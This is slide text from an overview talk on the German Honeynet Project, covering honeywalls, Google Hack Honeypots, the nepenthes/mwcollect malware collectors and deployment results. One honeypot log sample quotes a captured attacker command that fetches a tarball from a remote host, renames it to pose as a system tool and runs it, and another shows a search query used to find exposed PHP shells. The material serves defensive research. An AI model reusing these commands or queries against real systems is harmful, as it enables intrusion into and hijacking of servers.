The German Honeynet Project

A short overview

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
Outline

- GenIII honeynets
- Google Hack Honeypots (GHH)
- nepenthes / mwcollect
- Automatic behaviour analysis of malware
- Client-side honeypots

GenIII honeynet

- Honeywall CD-ROM “roo”
    - very easy setup - just boot, install, and run



Google Hack Honeypot

- Web worms like Santy.A or Elxbot (Mambo) appeared in 2005
- Some of them use search engines like Google to find targets
- GHH applies the concept of honeypots to learn more about this threat
- Combining GenIII honeypots and GHH
    - Adding advertizement to honeypots

Google Hack Honeypot

- Example of logfile output:

```
PHPSHELL,01-09-2006 09:47:29 AM, XXX.70.107.165,
/shell/phpshell.php,http://www.google.com/search?
num=100hl=enlr=ie=UTF8safe=offq=intitle&#37;3A&#37;
22PHP&#43;Shell&#43;*&#37;22&#43;&#37;22Enable&#43;
stderr&#37;22&#43;filetype&#37;3AphpbtnG=Search,
text/xml application/xml application/xhtml&#43;xml
text/html;q=0.9 text/plain;q=0.8 image/png */*;
q=0.5,ISO 8859 1 utf 8;q=0.7 *;q=0.7,gzip deflate,de
de de;q=0.8 en us;q=0.5 en;q=0.3,keep alive,300,
Mozilla/5.0 &#40;Windows; U; Windows NT 5.2; de;
rv:1.8&#41; Gecko/20051111 Firefox/1.5,
Known Search Engine: google.com;Target in URL;
```

Google Hack Honeypot

- Example of logfile output:

```
PHPSHELL,01-09-2006 09:47:48 AM, XXX.70.107.165,
/shell/phpshell.php,http://[REMOVED]/shell/
phpshell.php,
text/xml application/xml application/xhtml&#43;xml
text/html;q=0.9 text/plain;q=0.8 image/png */*;q=0.5,
ISO 8859 1 utf 8;q=0.7 *;q=0.7,gzip deflate,de de de;
q=0.8 en us;q=0.5 en;q=0.3,keep alive,300,Mozilla/5.0
&#40;Windows; U; Windows NT 5.2; de; rv:1.8&#41;
Gecko/20051111 Firefox/1.5,ls;
```

Google Hack Honeypot

- Example of logfile output:


```
PHPSHELL,01-09-2006 11:02:29 AM, XXX.137.186.13,
/shell/phpshell.php,http://[REMOVED]/shell/phpshell.php,
image/gif image/x xbitmap image/jpeg image/pjpeg
application/x shockwave flash application/vnd.ms
excel application/vnd.ms powerpoint application/msword
*/*,,gzip deflate,en us,Keep Alive,,Mozilla/4.0 &#40;
compatible; MSIE 6.0; Windows NT 5.1; SV1&#41;,
cd /tmp/.kupdate;wget XXX.home.ro/mech.tar.gz;
tar -zxvf mech.tar.gz;rm -rf mech.tar.gz;
mv mech netstat;cd netstat; rm -rf mech.set;
wget adultzone.home.ro/mech.set;mv mech uptime;
chmod +x uptime;PATH=:$PATH;uptime;ps x;
```

nepenthes/mwcollect

- Tools to automatically collect malware that propagates further by scanning for vulnerabilities
  - Emulate known vulnerabilities
  - Analyze received shellcode
  - Downloaded extracted URL
- Automation to high degree possible
- Can also be used to develop a new kind of IDS
  - See talk by Rogier Spoor on Surfnet IDS

nepenthes/mwcollect

- Schematical overview of nepenthes




nepenthes/mwcollect

- Large scale deployment with /17 network
  - If you have access to larger network, we could test even larger ones :-)
- More than 60 million successful downloads
- About 13.000 uniques files, based on md5sum
- Results show that signature-based AV engines have problems (detection rate below 100%)
- Upcoming "Know Your Enemy" paper on malware

